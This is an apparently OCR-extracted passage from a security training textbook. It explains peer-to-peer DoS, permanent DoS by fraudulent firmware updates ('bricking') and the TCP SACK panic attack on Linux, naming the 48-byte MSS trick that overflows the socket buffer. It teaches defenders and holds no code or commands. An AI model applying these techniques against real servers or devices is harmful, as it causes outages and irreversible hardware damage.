


User 5
Attack Traffic
User 4
Attack Traffic
User 3
Attacker
User 2
User 1

Figure 10.20: Peer-to-peer attack



Permanent Denial-of-Service Attack and TCP SACK Panic Attack

Permanent Denial-of-Service Attack

- Permanent DoS, also known as **phlashing**, refers to attacks that cause irreversible damage to system hardware
- Unlike other DoS attacks, it **sabotages the system hardware**, requiring the victim to replace or reinstall the hardware
- This attack is carried out using a method known as "**bricking a system**"
- Using this method, attackers send **fraudulent hardware updates** to the victims

Sends email, IRC chats, tweets, posts, videos with fraudulent content for hardware updates
Attacker gets access to victim's computer
Attacker
Victim
(Malicious code is executed)

TCP SACK Panic Attack

- In TCP SACK panic attack, attackers attempt to crash the target Linux machine by **sending SACK packets** with malformed maximum segment size (MSS)
- This attack exploits an **integer overflow vulnerability** in Linux **Socket Buffer (SKB)**, which can lead to kernel panic
- Attackers send SACK packets in sequence to the target server by setting MSS to the **lowest value** (**48 bytes**)
- The socket buffer exceeds the limit and triggers integer overflow causing a **kernel panic** that leads to denial of service

SACK packet
SACK packet
Attacker
Linux Server
Buffer overflows cause kernel panic
Legitimate Users

Permanent Denial-of-Service Attack

Permanent DoS (PDoS) attacks, also known as phlashing, purely target hardware and cause irreversible damage to the hardware. Unlike other types of DoS attacks, it sabotages the system hardware, requiring the victim to replace or reinstall the hardware. The PDoS attack exploits security flaws in a device to allow remote administration on the management interfaces of the victim's hardware, such as printers, routers, and other networking devices.

This type of attack is quicker and more destructive than conventional DoS attacks. It works with a limited amount of resources, unlike a DDoS attack, in which attackers unleash a set of zombies onto a target. Attackers perform PDoS attacks by using a method known as the "bricking" of a system. In this method, the attacker sends emails, IRC chats, tweets, or videos with fraudulent content for hardware updates to the victim. The hardware updates are modified and corrupted with vulnerabilities or defective firmware. When the victim clicks on a link or pop-up window referring to the fraudulent hardware update, the victim installs it in their system. Consequently, the attacker attains complete control over the victim's system.



Sends email, IRC chats, tweets, posts, videos with fraudulent content for hardware updates
Attacker gets access to victim's computer
Attacker
Victim
(Malicious code is executed)

Figure 10.21: Permanent DoS attack

TCP SACK Panic Attack

TCP Selective Acknowledgment (SACK) panic attack is a remote attack vector in which attackers attempt to crash the target Linux machine by sending SACK packets with malformed maximum segment size (MSS). This attack exploits an integer overflow vulnerability in Linux Socket Buffer (SKB) that can lead to kernel panic. Generally, Linux systems use the TCP SACK method, where the sender is informed about the packets that are successfully acknowledged by the receiver. Therefore, the sender can retransmit only those packets that are not successfully acknowledged by the receiver. Here, Linux uses a linked-list data structure called socket buffer to store the data until it is acknowledged or received. The socket buffer can store a maximum of 17 segments. Then, the acknowledged packets are instantly deleted from the linked data structure. If buffer socket tries to store more than 17 segments, it can cause kernel panic.

The TCP SACK panic attack leverages this vulnerability of the socket buffer. To achieve this, attackers send specially designed SACK packets in sequence to the target server by setting the MSS to the lowest value (48 bytes). The lowest MSS value increases the number of TCP segments that need to be retransmitted. This selective retransmission causes the socket buffer of the target server to exceed the limit of 17 segments. Thus, the socket buffer exceeds the limit and triggers integer overflow, causing a kernel panic that leads to DoS. As the vulnerability lies in the kernel stack, attackers can also perform this attack against containers and virtual machines.

